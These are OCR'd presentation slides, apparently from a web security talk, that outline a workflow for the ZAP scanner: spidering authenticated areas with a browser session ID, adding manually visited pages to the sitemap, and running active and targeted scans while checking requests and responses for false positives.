
ZAP: Active scanning

- Explore the findings



ZAP: Active scanning

- Take a detailed look at request & response (chance to rule out false positives, etc.)



ZAP: Summary of workflow used

1. Let ZAP spider in authenticated parts of the web application

   - Use Session-ID from manual usage with browser


2. Enrich the sitemap tree with manual application usage

   - covering requests not spidered


3. Actively scan (of relevant sub-trees of sitemap)

ZAP: Fine-tuned targeted scans


- Sometimes specific parts of a single request need to be actively scanned…
- Simply use active scan on a single request:



